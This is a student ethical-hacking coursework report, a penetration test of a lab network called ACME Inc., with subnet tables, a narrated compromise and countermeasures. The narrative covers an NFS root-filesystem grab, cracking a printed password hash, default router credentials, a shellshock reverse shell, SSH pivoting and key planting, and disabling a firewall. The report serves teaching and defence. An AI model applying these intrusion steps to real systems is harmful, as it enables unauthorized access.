



**Abertay
University**

Acme Inc. Network Penetration Test

Oliver Wright

CMP314: Networking 2

BSc Ethical Hacking Year 3

2024/25

Note that Information contained in this document is for educational purposes.

Abstract

ACME Inc. has parted ways with their network manager and found insufficient documentation on the ACME Inc. network had been produced. This raised concerns regarding the state and overall security of the network. The primary goal of this project is to address these security concerns by carrying out a thorough network and security analysis. This involves mapping out the network, identifying security vulnerabilities, and proposing solutions to enhance the network's overall security.

To address this a full network analysis and penetration test was carried out on the ACME Inc. network. This was fully documented in this report through a detailed network diagram, a full subnet table including a section dedicated to the subnet calculations, and a security evaluation of the network detailing the flaws discovered and providing insight into solving them. A Kali Linux machine was provided to investigate the network using a variety of pre-installed tools to perform scans and exploits. This includes but is not limited to Nmap, Nikto and Metasploit. Deploying Nmap scans allowed the tester to gather information on the network's subnets and the devices on those subnets. Nikto helped the tester to uncover security flaws on the network's web applications which in some cases allowed the tester to find more devices but also helped with assessing their security. Metasploit was used for exploiting outdated software using known exploits stored within Metasploit's database.

The network was fully mapped out and documented through a network diagram and subnet table. A variety of critical security vulnerabilities were also identified. This involved incorrectly configured services with open ports and poor authentication/authorization functionality. There were also problems regarding outdated software allowing for known exploits to be carried out using Metasploit. Lastly, there was a clear lack of security regarding the password policy and storage of passwords on the network. This is due to multiple hashed passwords being found in the network devices file systems and being very easy for the tester to crack.

1	Introduction	1
1.1	Background.....	1
1.2	Aims	1
2	Network Layout.....	2
2.1	Network Diagram	2
2.2	Routing Table.....	3
2.3	Subnet Table	3
2.4	Port Table	4
2.5	Network Mapping Procedure	6
3	Security Evaluation.....	11
3.1	Procedure and Results.....	11
3.2	Countermeasures	13
4	Evaluation	15
4.1	Network Evaluation	15
5	Conclusions	16
6	References	17
	Appendices part 1	18
	Appendix A – Subnet Calculations	18
6.1.1	Calculations Breakdown (Example).....	18
6.1.2	192.168.0.224/30	18
6.1.3	192.168.0.228/30	18
6.1.4	192.168.0.232/30	18
6.1.5	192.168.0.240/30	19
6.1.6	192.168.0.32/27	19
6.1.7	192.168.0.64/27	19
6.1.8	192.168.0.96/27	19
6.1.9	192.168.0.128/27	20
6.1.10	192.168.0.192/27.....	20
6.1.11	13.13.13.0/24.....	20
6.1.12	172.16.221.16/24.....	20
	Appendix B – Network Screenshots.....	21

1 INTRODUCTION

1.1 BACKGROUND

The importance of network security in today's ever expanding cyber world is often understated. It can be very easy to have vulnerabilities due to simple mistakes such as not updating software, misconfigured services/devices and lack of or poorly enforced password policies. A cybersecurity breach could result in data breaches, compromised systems and further attacks. This would in turn have a variety of negative effects for the company and users involved such as financial loss, compromised accounts/systems and reputational damage. Statistics show that data breaches can be a huge financial loss, "USD 4.88M The global average cost of a data breach in 2024—a 10% increase over last year and the highest total ever", (Sobers, data-breach-statistics, 2024). While this is inflated by large company's data breaches, it can still be quite the setback for smaller companies, "The average per-record (per capita) cost of a data breach is \$165, one dollar higher than 2022", (Sobers, data-breach-statistics, 2024).

To ensure that the ACME Inc. network is secure, a full network analysis and penetration test was carried out. This whole process was well documented in this report alongside the results it acquired. By carrying out these tests, the tester was able to map out the entire network, uncover a variety of security vulnerabilities and provide valuable insight into how to patch out these vulnerabilities and future proof the network against other potential exploits.

1.2 AIMS

This project aims to review and evaluate the ACME Inc. network for security flaws and provide high quality insight on the discovered vulnerabilities as well as methods of remediating them.

The project also aims to deliver detailed documentation on the tasks carried out by the tester as well as network documentation to make up for the company's lack thereof. This will come in the form of a detailed and accurate network topology diagram as well as a full subnet table.

Lastly this project intends to provide a critical evaluation of the entire network, assessing the network structure, security and overall design and giving valuable insight into how the network could be improved.

2 NETWORK LAYOUT

2.1 NETWORK DIAGRAM

The following is a networking diagram showing the structure of the entire network as well as detailing the IP addresses of each interface on each device.




Figure 1-0 Network Diagram




Figure 1-1 Network Diagram (without colours for readability)

2.2 ROUTING TABLE

The following is a routing table containing all 4 routers on the network as well as the firewall which also routes network traffic. The table contains the device IP Addresses, the subnet addresses, the subnet masks and default gateways for each interface of each router/firewall. The table is colour-coded in accordance with the network diagram (*view figure 1-0*).

Device	Interface	IP Address(es)	Subnet Address(es)	Subnet Mask(s)	Default Gateway
Router 1	Eth1	192.168.0.226	192.168.0.224/30	255.255.255.252	192.168.0.225
	Eth2	172.16.221.237	172.16.221.0/24	255.255.255.0	172.16.221.16
	Eth3	192.168.0.200 192.168.0.210	192.168.0.192/27	255.255.255.224	192.168.0.193
Router 2	Eth1	192.168.0.34 13.13.13.12 13.13.13.13	192.168.0.32/27 13.13.13.0/24	255.255.255.224 255.255.255.0	192.168.0.33
	Eth2	192.168.0.229	192.168.0.228/30	255.255.255.252	192.168.0.229
	Eth3	192.168.0.226	192.168.0.224/30	255.255.255.252	192.168.0.226
Router 3	Eth1	192.168.0.130	192.168.0.128/27	255.255.255.224	192.168.0.129
	Eth2	192.168.0.233	192.168.0.232/30	255.255.255.252	192.168.0.233
	Eth3	192.168.0.230	192.168.0.228/30	255.255.255.252	192.168.0.230
Firewall	DMZ	192.168.0.242	192.168.0.240/30	255.255.255.252	192.168.0.241
	LAN	192.168.0.98	192.168.0.96/27	255.255.255.224	192.168.0.234
	WAN	192.168.0.234	192.168.0.232/30	255.255.255.252	192.168.0.98
Router 4	Eth1	192.168.0.66	192.168.0.64/27	255.255.255.224	192.168.0.65
	Eth2	192.168.0.97	192.168.0.96/27	255.255.255.224	192.168.0.97

2.3 SUBNET TABLE

The following is a subnet table containing all 11 subnets on the network. Each subnet has its subnet mask, the valid range of IP addresses, the network address and broadcast address.

Subnet Address	Subnet Mask	Valid Range of IP Addresses	Network Address	Broadcast Address
192.168.0.224/30	255.255.255.252	192.168.0.225 – 192.168.0.226	192.168.0.224	192.168.0.227
192.168.0.228/30	255.255.255.252	192.168.0.229 – 192.168.0.230	192.168.0.228	192.168.0.231
192.168.0.232/30	255.255.255.252	192.168.0.233 – 192.168.0.234	192.168.0.232	192.168.0.235
192.168.0.240/30	255.255.255.252	192.168.0.241 – 192.168.0.242	192.168.0.240	192.168.0.243
192.168.0.32/27	255.255.255.224	192.168.0.33 – 192.168.0.62	192.168.0.32	192.168.0.63
192.168.0.64/27	255.255.255.224	192.168.0.65 – 192.168.0.94	192.168.0.64	192.168.0.95
192.168.0.96/27	255.255.255.224	192.168.0.97 – 192.168.0.126	192.168.0.96	192.168.0.127
192.168.0.128/27	255.255.255.224	192.168.0.129 – 192.168.0.158	192.168.0.128	192.168.0.159
192.168.0.192/27	255.255.255.224	192.168.0.193 – 192.168.0.222	192.168.0.192	192.168.0.221
13.13.13.0/24	255.255.255.0	13.13.13.1 – 13.13.13.254	13.13.13.0	13.13.13.255
172.16.221.16/24	255.255.255.0	172.16.221.1 – 172.16.221.254	172.16.221.0	172.16.221.255

2.4 PORT TABLE

Using the more in depth nmap scans which show open unknown ports (*view figures 1-106 – 1-117*) a port table was put together showing the open ports for each device the tester found on the network. The table also displays the services on each port except for a few where the service is unknown.

Device	IP Address	Ports	Services
Router 1	192.168.0.193	22 23 80 443	ssh telnet http https
Webserver 1	172.16.221.237	80 443	http https
PC 1	192.168.0.210	22 111	ssh rpcbind

		2049 35076 36647 38131 48890 49460	nfs unknown unknown unknown unknown unknown
Router 2	192.168.0.226	23 80 443	telnet http https
PC 2	192.168.0.34	22 111 2049 39717 41144 49407 51552 54477	ssh rpcbind nfs unknown unknown unknown unknown unknown
PC 3	13.13.13.13	22	ssh
Router 3	192.168.0.230	23 80 443	telnet http https
PC 4	192.168.0.130	22 111 2049 32864 34806 43426 46315 59730	ssh rpcbind nfs unknown unknown unknown unknown unknown
Webserver 2	192.168.0.242	22 80 111 46334	ssh http rpcbind unknown
Firewall	192.68.0.234	53 80 2601 2604 2605	domain http zebra ospfd bgpd
Router 4	192.168.0.97	23 80 443	telnet http https
PC 5	192.168.0.66	22 111 2049 49101 54889 56000	ssh rpcbind nfs unknown unknown unknown

		57281	unknown
		60516	unknown

2.5 NETWORK MAPPING PROCEDURE

As the tester was going into this project completely blind to the network, the first thing they did was perform a nmap scan on the Kali Linux machine that they were using to map out the network. In order to do this the tester started by opening a terminal and running the “ifconfig” command (*view figure 1-2*). This returns network interface settings allowing the tester to see their own IP address “192.168.0.200” and subnet mask “255.255.255.224”. To perform the scan on the subnet, the subnet mask must be converted to CIDR notation which would leave it as “27”.

Starting off, a tame scan was performed on the Kali Linux machine’s subnet to check for other devices on the network, the “-sn” flag was deployed to instruct nmap to perform a host discovery scan without scanning ports. The scan results showed 4 other visible hosts on the network (*view figure 1-3*). After this nmap was deployed once again on the same IP, this time using the “-A” aggressive flag to gather much more information (*view figures 1-4 – 1-8*). Each of the hosts found during this scan were then individual investigated and reported below.

Router 1 – 192.168.0.193

The first IP Address that was investigated was the 192.168.0.193. First a default nmap scan was executed (*view figure 1-9*). This scan revealed that the host had a few open ports, 2 of which were interesting. The first one was a http port. After seeing this, the tester opened Firefox, navigated to the IP address, and found a running website (*view figure 1-10*). The website was a router configuration web interface however, it did not have any useful functionality. It did, however, reveal that the device was a router since it was running on VyOS which is an operating system for routers. The other point of interest discovered by the nmap scan was the open telnet port on it. Using this the tester connected to the router using telnet and was prompted with a login. After a quick google search for the default VyOS credentials, the tester successfully logged in and explored the router configuration. The first command the tester ran on the router was “show interfaces” (*view figure 1-11*) which helped toward mapping out the network topology. Next the tester ran “show ip route” to bring up the routers routing table (*view figure 1-12*). Next the tester acquired the ARP table using the “show arp” command (*view figure 1-13*). Lastly, in an attempt to check for a firewall and its rules/configuration, the “show firewall” command was run (*view figure 1-14*), however, the results did not return definitive evidence of the existence of a firewall and therefore the tester did not pursue this further at this time.

Webserver 1

Router 1 showed the presence of a subnet at 172.16.221.16/24. A nmap scan was run and it revealed a device at the IP address 172.16.221.237 with two open ports, http and https (*view figure 1-118*). This indicated that it was likely a webserver. To test this the tester navigated to the address in Firefox and found a running webpage confirming their theory (*view figure 1-119*). This webpage is explored further in the security analysis section below.

PC 1 – 192.168.0.210

This is one of the hosts found from the Kali Linux subnet nmap scan (*view figure 1-3*). First the tester ran a nmap scan on the device (*view figure 1-15*) to see open ports and the services were running on them. After discovering NFS (Network File System) running on it, a showmount command was issued to attempt to view directories being shared on the network. This resulted in “/ 192.168.0.*” being returned (*view figure 1-16*) which means “/” is available to any device on the 192.168.0.0/24 subnet. This is a huge security flaw because the “/” indicates that the root directory is what is being shared, meaning the entire devices storage system can be explored via NFS. Next the tester mounted the file system in order to explore it. A directory “/tmp/fileMount” was created to temporarily store the mounted files. The following command was issued to mount the root directory to the directory the tester just created (*view figure 1-17*). The file system was explored and a directory called “backups” was found. This directory contained a variety of important files which the tester could freely read (*view figure 1-18*), some notable ones being “group.bak”, “password.bak”, “gshadow.bak” and “shadow.bak” which all contained information on the users/user groups on the network (*view figures 1-19 - 1-24*). The most valuable of the files was “shadow.bak” as this contained a hashed password for the “xadmin” account (*view figures 1-22*).

Hashed xadmin password:

```
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ7ODgBpXSbhv2SinqsU.xMV7tURtQCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWT  
cYHRsQTzxR1
```

The hashed password for the “xadmin” account was inserted into a text file called “hash.txt” and used in a john the ripper command to attempt to crack it. A brute force attack was used on the hash assuming it was a sha512 encryption which swiftly cracked the hash, revealing the password to be “plums” (*view figure 1-25*). Lastly, these credentials were used to log into PC 1 (192.168.0.210) using SSH. The tester then respectively ran “ifconfig”, “ip a”, and “ip route” to gather network information on the machine (*view figures 1-26 – 1-28*).

Router 2 – 192.168.0.226

From the “show arp” command issued on router 1 (*view figure 1-13*) the tester deduced that the device connected to eth1 (192.168.0.226) is another router due to the vast variety of connections to it. The tester used telnet to attempt to connect to it and it brought up the same VyOS login prompt as router 1. The default credentials were once again successful in logging into the router (*view figure 1-29*). The “show interfaces”, “show ip route”, and “show arp” commands were issued to gather network information on the router (*view figures 1-30 – 1-32*).

PC 2 – 192.168.0.34

This computer was found to be connected to the second router discovered by the tester and was found using a nmap scan carried out on the “192.168.0.34/27” subnet (*view figure 1-33*). The nmap scan revealed that, like PC 1, PC 2 had an open SSH port. The tester connected to the machine using SSH and the same login credentials that were used for PC 1 (*view figure 1-34*). After successfully connecting, the “ifconfig”, “ip a”, and “ip route” commands were all executed to gather valuable network information (*view figures 1-35 – 1-37*). After reviewing the results from these commands, the tester discovered the existence of another device connected via eth1.

PC 3 – 13.13.13.13

Another device was found to be connected to PC 2's eth1 interface at the IP address 13.13.13.12, however, the tester did not know the IP address of this device. To find it, the tester connected to PC 2 via SSH and wrote a ping script to ping all 254 addresses on the subnet (*view figure 1-38*). The 13.13.13.12 address was successfully pinged as expected however the address 13.13.13.13 also successfully responded to the ping (*view figure 1-39*). This meant that this was the address that the second device was located at. Despite now having the PC's IP address the tester still could not connect to it from the Kali Linux machine. To solve this problem, a pivot point was created on PC 2. The tester reconnected to PC 2 via SSH using the same credentials previously used. First the tester had to edit PC 2's "ssh_config" file (*view figure 1-40*). The tester changed "PasswordAuthentication" to yes to allow them to connect to the PC root account using a password instead of needing to use key-based authentication. The tester also edited the file to add in "Tunnel yes" which allows the tester to tunnel to PC 3 from PC 2 (*view figure 1-41*). The tester then edited the sshd_config "PermitRootLogin" to yes which allows the tester to directly login to the root account via SSH (*view figure 1-44*). The tester also added in the "PermitTunnel yes" setting to allow tunnelling. Seeing as xadmin has root permissions, the "sudo -i" command was issued to escalate to the root account (*view figure 1-42*). The tester then changed the root password by issuing the "passwd" command, the password was changed to "test" for simplicity (*view figure 1-43*). The SSH service was restarted to apply all the newly configured settings (*view figure 1-45*).

Now the SSH connection was disconnected, then the tester re-established it using the -w options (which allows tunneling) and the root account instead of the xadmin account (*view figure 1-46*). This command created the tun0 virtual interface which is what was used to make the tunnel, this can be seen via the "ip addr" command (*view figure 1-47*). The value of the forwarding file was set to 1 to allow IP forwarding (*view figure 1-48*). A variety of commands were run to set up the link on PC 2 (*view figure 1-49*). Some commands were also run to set up the tunnel PC 1 side (*view figure 1-50*). Lastly the tester added the route and ran a nmap scan to test if it worked (*view figures 1-51 and 1-52*). The nmap scan revealed that the PC has an SSH port open, however, did not have the NFS and RPCCLIENT ports that the other PCs on the network have had.

The tester attempted to connect to PC 3 via SSH using both the root account credentials and the xadmin credentials, however, this did not seem to work this time (*view figure 1-53*). The tester used Metasploit to initiate a SSH login dictionary attack. The xadmin account was targeted, and the rockyou.txt wordlist was used at first however, this did not work (*view figure 1-54*). The same attack was used using a different wordlist specifically for Metasploit, this cracked the password to be "!gatvol" (*view figure 1-55*). The tester now connected to PC 3 via SSH using the xadmin account and the newly discovered password. The "ifconfig", "ip a", and "ip route" commands were issued to gather network information (*view figures 1-56 and 1-57*).

Router 3 – 192.168.0.230

A nmap scan was carried out on the 192.168.0.229/30 subnet revealing a third router on the network (*view figure 1-58*). It was once again a VyOS router, and the tester successfully logged into it via telnet using default credentials. After acquiring access, the tester ran the "show interfaces", "show ip route", and "show arp" commands (*view figure 1-59*). This revealed a variety of subnets which were later explored.

PC 4 – 192.168.0.130

The first subnet that was explored, via nmap scan, was the 192.168.0.129/27 subnet which was found from router 3 (*view figure 1-59*). This revealed a 4th pc with open ssh, rpcbind and nfs ports. The tester tried to connect to the pc via ssh however got denied access due to “Permission denied (publickey)” (*view figure 1-61*). The tester attempted to connect to the machine using the other devices on the network as one of them was likely to have RSA key counterpart. The tester discovered that PC 2 had the RSA key to connect to PC 4, therefore, using SSH a connection was established to PC 2. After this the tester once again used SSH to establish a connection to PC 4 (*view figure 1-62*). Now that a connection has been established, the “ifconfig”, “ip a”, and “ip route” commands were run to gather network information (*view figures 1-63 and 1-64*).

Webserver 2 – 192.168.0.242 and Firewall – 192.168.0.234

The 192.168.0.240/30 subnet was scanned using nmap revealing a device with the address 192.168.0.242. This device had open SSH, HTTP and RPCBIND ports (*view figure 1-65*). The tester attempted to connect to the device using SSH however, received a generic “Permission denied, please try again” response message (*view figure 1-66*). Next the tester investigated the web application indicated by the open HTTP port. The existence of this was confirmed when the tester used Firefox to navigate to the 192.168.0.242 (*view figure 1-67*) therefore the device was confirmed to be a web server. A nikto scan was carried out on the web server to look for vulnerabilities. This showed that the web application could be vulnerable to a shellshock attack in the “/cgi-bin/status” file (*view figure 1-68*).

The tester launched Metasploit and searched for shellshock vulnerabilities, selecting the CGI related attack (*view figure 1-69*). The attack was configured to exploit the webserver’s “cgi-bin/status” file and then run (*view figure 1-70*). The attack successfully created a reverse shell on the device allowing the tester to run network information gathering commands like “ifconfig”, “netstat”, and “arp” (*view figures 1-71 1-73*). The tester was also able to read files on the device and investigated the “/etc/passwd” file. This file contained two hashed passwords, one for the root user account and one for xweb user account (*view figures 1-74 and 1-75*). The hashes were put into the previously made “hash.txt” file (*view figure 1-76 and 1-78*) and a brute force attack was deployed on it using john the ripper (*view figures 1-77 and 1-79*). The root password was found to be “apple” and the xweb password was found to be “pears”.

Now that the tester has access to an account on the machine, a SSH connection was established logging in with the root account and the “ifconfig”, “ip a”, and “ip route” commands were deployed (*view figures 1-80 and 1-81*).

The reverse shell previously established was used for port forwarding. The -l 8080 flag specifies the local port in which the traffic will be forwarded to, and -p 80 specifies the port of which the traffic will be forwarded from. Port 80 was chosen because there was a web service being hosted on it, likely a configuration user interface for the firewall. Lastly the firewall’s IP address was found to be 192.168.0.234 using the “sending stage” address shown when establishing a reverse shell (*view figure 1-82*). The full command can be seen (*view figure 1-83*). The web application could now be investigated by navigating to “localhost:8080” on the Kali machine’s Firefox browser. Doing this brought up a pfSense login panel (*view figure 1-84*). pfSense is a firewall/router operating system so this confirmed the tester theory of it being a configuration web interface. After researching pfSense’s default login credentials, the tester successfully logged into the panel (*view figure 1-85*). The ARP table, IPv4 routes, and firewall tabs were explored (*view figures 1-86 – 1-89*). The tester then disabled the firewall, essentially converting the platform into just a routing platform (*view figure 1-90*).

Router 4 – 192.168.0.97

Before taking down the firewall the tester attempted to run a nmap scan on the 192.168.0.98/27 subnet however it did not work (*view figure 1-91*). After taking it down, nmap was once again deployed on the subnet and it found a 4th router with an open telnet port (*view figure 1-92*). It was once again a VyOS router with default credentials. The tester logged into the router and ran the “show interfaces”, “show ip route”, and “show arp” commands (*view figure 1-93 and 1-94*).

PC 5 – 192.168.0.66

Router 4 found another pc on the network (this device was also discovered through the firewall config webserver) with open SSH, RPCBIND and NFS ports. This was found through the nmap scan performed on the 192.168.0.65/27 subnet (*view figure 1-95*). The tester attempted to connect via SSH but was denied access due to “Permission denied (publickey)” (*view figure 1-96*). Trying to connect to the PC from the other PCs on the network also did not work. The tester also tried rpcclient however, this required a password and after trying various passwords with various accounts it was concluded that this PC had different passwords to the other devices (*view figure 1-97*). The tester did find that the file system could be mounted via NFS seeing as this did not require authentication.

An RSA key pair was generated on the tester’s Kali Linux machine (*view figure 1-98*). Using the previously created “fileMount” directory, the tester mounted the file system (*view figure 1-99*). The “sshd_config” file was read to find where the “authorized_keys” file is stored (*view figure 1-100*). The tester then created the directory specified by config file and navigated to it in the terminal (*view figure 1-101*). The generated public RSA key was copied into this file and its permissions were changed to be secure so that it would not be rejected by the SSH server (*view figure 1-102*). The tester was then able to login via SSH using the RSA key (*view figure 1-103*). The “ifconfig”, “ip a”, and “ip route” commands were run to gather network information (*view figures 1-104 and 1-105*).

3 SECURITY EVALUATION

3.1 PROCEDURE AND RESULTS

Default credentials

A variety of the network's routers were found to be running VyOS which is an operating system designed for routers. After connecting to these routers using telnet, the tester was prompted to login. Using default credentials for VyOS systems which were found online, the tester entered the username VyOS and the password VYoS. The tester was successfully logged into the routers allowing further exploration and tampering.

An open-source firewall and routing platform called pfSense was found to be hosted on the network at 192.168.0.234. After port forwarding the http server to the tester's Kali Linux machine, the pfSense login panel was navigated to via local host. Exactly like the VyOS routers, the tester performed a web search for pfSense's default credentials. The tester successfully logged into the firewall configuration using this and was able to further explore the network by disabling the firewall using this user interface.

Password Policy

The network was found to have a variety of hashed passwords stored on the device's file systems, found via NFS. While this is a huge problem in its own right, another problem was how easy it was for the tester to crack the hashed passwords. All the cracked plaintext passwords had a few features in common. Both "plums" and "apples" are restricted to lowercase alphabetical characters. And these two passwords as well as the third cracked password "!gatvol" all are 7 or less characters long.

Lockout Mechanism

The tester also found no evidence of any form of lockout mechanism on the entire network. To test for this, all login prompts for services/accounts and admin panels were tried with incorrect passwords many times in a row. Despite doing this, the services still allowed the tester to continue trying instead of locking them out. The tester also left the device idle logged into different services on the network and did not get kicked out of the network after a grace period.

Unauthorized NFS Access

Four out of the five PCs on the network have an open NFS port which could be remotely connected without needing to provide credentials (as seen in the network mapping process). This is a huge security flaw as it allows attackers to freely explore the machine's file systems which can and will likely lead to data breaches, compromised accounts and further attacks. It also allows attackers to upload and delete files which could lead to uploading malicious software/scripts or deleting valuable files/information which could result in a large loss of work.

Shellshock

After performing a nikto scan on the second webserver, a shellshock exploit was found to be possible on the /cgi-bin/status file. The tester launched Metasploit and ran the cgi based shellshock as shown earlier in the network mapping process. This opened a shell remotely on the webserver which allowed the tester to gather valuable information on the network as well as help in gaining access to the other devices. However, this would be incredibly dangerous if an attacker found this security vulnerability as it gives them access to the machines file system as well as the ability to run shell commands.

Privilege Escalation

A few of the machines on the network shared the problem of allowing unauthorized privilege escalation to root. After gaining access to a machine via SSH the tester found that the xadmin account had sudo privileges. The tester ran “sudo -i” which granted them access to the root account along with all the commands and permissions that come with it. This also allowed them to change the password for the root account without knowing the original password.

Insecure Webserver

Webserver 1 was found to have a few security vulnerabilities in it that should be addressed. Firstly, the nmap scan (*view figure 1-118*) showed the webserver had an open http port which is an insecure protocol due to the lack of encryption, making it easy for attackers to intercept traffic.

A nikto scan was carried out on the webserver to look for potential vulnerabilities as well as undiscovered directories (*view figure 1-119*). To further enumerate for other directories, dirb was deployed on the webserver using the common.txt wordlist (*view figures 1-121 – 1-123*). Dirb found a WordPress site on the webserver as well as a cgi-bin directory (which was found to be restricted). The tester looked at the comment function that was present on the WordPress page. Two comments were posted, the first was an attempt at XSS (cross site scripting) injection where the tester attempted to inject an alert script (*view figure 1-124*). This comment was not posted and instead was held for manual moderation by an admin. The second post was an attempt to post a URL which successfully went through (*view figure 1-125*). Both comments can be seen (*view figure 1-126*). The dirb scan also found an admin panel for the WordPress site which the tester navigated to (*view figure 1-127*). WPScan was launched to look for vulnerabilities on the WordPress site and successfully found login credentials for the admin panel “admin/zxc123” (*view figures 1-128 and 1-129*). After entering the credentials, the tester was successfully taken to the admin panel where they could do a variety of things (*view figure 1-130*). First the tester manually allowed the comment that was held for moderation. The script tag had been taken out of the comment leaving just alert script code implying that some form of input sanitization prevents XSS injection (*view figure 1-131*). Next the tester looked at the user’s database (*view figure 1-132*). It was found that the tester could view and change any information on any account from this page without the need for further authorization or authentication. A variety of the admin account’s information was changed including the first name, last name, nickname, display name, email, website, bio and most importantly password (*view figure 1-133*). This once again did not require any further authentication or authorization to do.

3.2 COUNTERMEASURES

Default Credentials

It is incredibly important to change default credentials for all services in use on the network as this is public knowledge and only takes a simple web search to find. When changing default credentials, it is important to ensure that the new password is strong. This is covered later in the “Password Policy” part of the security analysis.

Password Policy

The lack of password policy on the network’s accounts and services is a huge problem. This is mainly because a brute-force attack can easily crack most of the passwords that had John the Ripper run against them. To counter this the network can enforce a password policy when creating or changing passwords for services, accounts or devices. This would involve implementing a minimum character length of no less than 11 characters – ideally 14 characters. The policy should also enforce a combination of uppercase characters, lowercase characters and special characters (for example: !?£\$%^&). By increasing the potential number of characters that could be contained within the passwords it increases the amount of time it takes to crack the password with a brute-force attack.

Lockout Mechanism

This is another major problem as it allows for brute-force attacks to be carried out directly on the services. To prevent this, a lockout mechanism can be deployed to prevent an attacker from repeatedly guessing passwords. This can be done by setting a lockout timer after a few incorrect attempts as well as rate limiting the number of login attempts a user can issue within a set time. The network can also deploy a login grace period which terminates a user’s connection after a set amount of time idling. For a service like SSH for example, this can be done in the “config_sshd” file. A firewall could also be used to implement this for other services.

Unauthorized NFS Access

Seeing as this is such a large vulnerability, it is crucial that only select personnel have access to use this tool on the machines. NFS does not have built-in authentication functionality like other services therefore this will likely have to be implemented through a firewall. After this is implemented, the only concern is the security of the accounts that have access to using this service as insecure passwords for example could still allow an attacker to access machines’ file systems on the network through NFS.

Another option would be to assess the importance of using a shared file system on the network. Should the company find it unnecessary to the work then the ports could be closed to completely avoid any chance of NFS being exploited to access network file systems.

Privilege Escalation

The tester was able to escalate to root by simply running one command with no further steps. Allowing this vulnerability is a huge security flaw as the root account has permission to perform any command on the machine essentially giving an attacker full access should they find this. To prevent this the network should change the permissions of other accounts on the network to prevent them from having sudo permissions. For accounts that should be able to do this, an authentication function should be implemented where the user must use root credentials in order to access it.

Shellshock

There are a variety of ways to defend against shellshock attacks. The first is to keep software and systems up to date as these security flaws are usually patched out swiftly due to their severity. In this case the /cgi-bin/status file was the gateway for the attack therefore this file can be restricted to prevent these types of attacks. This can be done by restricting the file and directory on the webserver to prevent access. A firewall could also be deployed to restrict unauthorized IP addresses from interacting with this webpage. Lastly, user input can be sanitized to prevent the injection of malicious scripts. In this case, since this is a cgi-bin bash shellshock, the user input that needs to be sanitized is the URL that the attacker could edit to manipulate the cgi-bin directory.

Insecure Webserver

Some tools were used to enumerate potential vulnerabilities and gather information on the first webserver, a firewall can be deployed to block these tools and prevent the webserver from giving away as much information. The webserver was found to be hosting an outdated version of WordPress which had known vulnerabilities. To prevent these from being exploited, keep WordPress and other services running on the webserver up to date. WPScan was run using a common directories wordlist in order to find hidden directories on the webserver. The tester could simply browse to many of the found directories despite them unintentionally being visible. The cgi-bin directory has files that allow configuration settings to be input, restricting files and directories from unauthorized users.

While there did seem to be some form of input sanitization in place preventing the XSS attack, the tester was still able to post a link on the webserver without it being held for moderation. This could send other users of the site to a malicious page set up by an attacker and therefore should not be allowed. Input sanitization should be implemented to prevent links from being posted.

The admin panel was very easily accessed due to the weak password for the admin account (consult the password related sections). After WPScan swiftly brute forced the admin password the tester found that they were able to access all admin functions without any further need for authentication. Multilayer authentication should be implemented for the admin panel as it is such an important feature and would be detrimental to the webserver if an attacker managed to gain access to it.

The tester was also able to view and edit other user accounts on the webserver without the need for further authentication or authorization. To change information like the user should be required to re-provide a password as well as confirm their identity with multilayer authentication.

4 EVALUATION

4.1 NETWORK EVALUATION

